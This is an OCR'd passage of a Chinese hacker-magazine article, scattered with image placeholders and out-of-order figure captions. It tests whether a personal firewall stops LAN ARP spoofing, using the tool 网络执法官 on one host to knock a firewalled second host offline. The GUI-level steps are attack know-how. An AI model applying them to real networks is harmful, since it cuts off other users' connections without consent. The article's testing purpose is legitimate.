


图7




图8




图9

利用ARP欺骗突破防火墙

黑侠＆肖文红

说起ARP欺骗手段，相信常看黑客X档案的朋友一定都很熟悉吧，在网上也常常看到一些防火墙声称能够防范内网的ARP欺骗，但是却也总有人抱怨说防火墙对ARP欺骗束手无策，那么防火墙到底能不能够防范得住内网的ARP欺骗呢？带个这个疑问，下面我们来做个实验吧！

一、网络执法官VS防火墙

网络执法官是一款很强的网络管理软件，它可以穿透防火墙、实时监控、记录整个局域网用户上线情况，可限制各用户上线时所用的IP、时段，并可将非法用户踢下局域网。

首先，在A主机上安装好网络执法官，然后运行“网络执法官”，选择好网卡、添加IP地址、子网掩码以及要监控的网段范围，如图1。然后确定，程序将自动找出网段里的所有主机。

在B主机上安装好防火墙（就用风云防火墙吧，听说挺好的，不知道真的假的），将防火墙运行。我们再来到A主机，对B主机进行ARP欺骗（也就是将B主机锁定，不让它上网），如图2，看看B主机还能不能上网，防火墙一点反应也没有，开个网页试试看，打不开163了吧！




图1

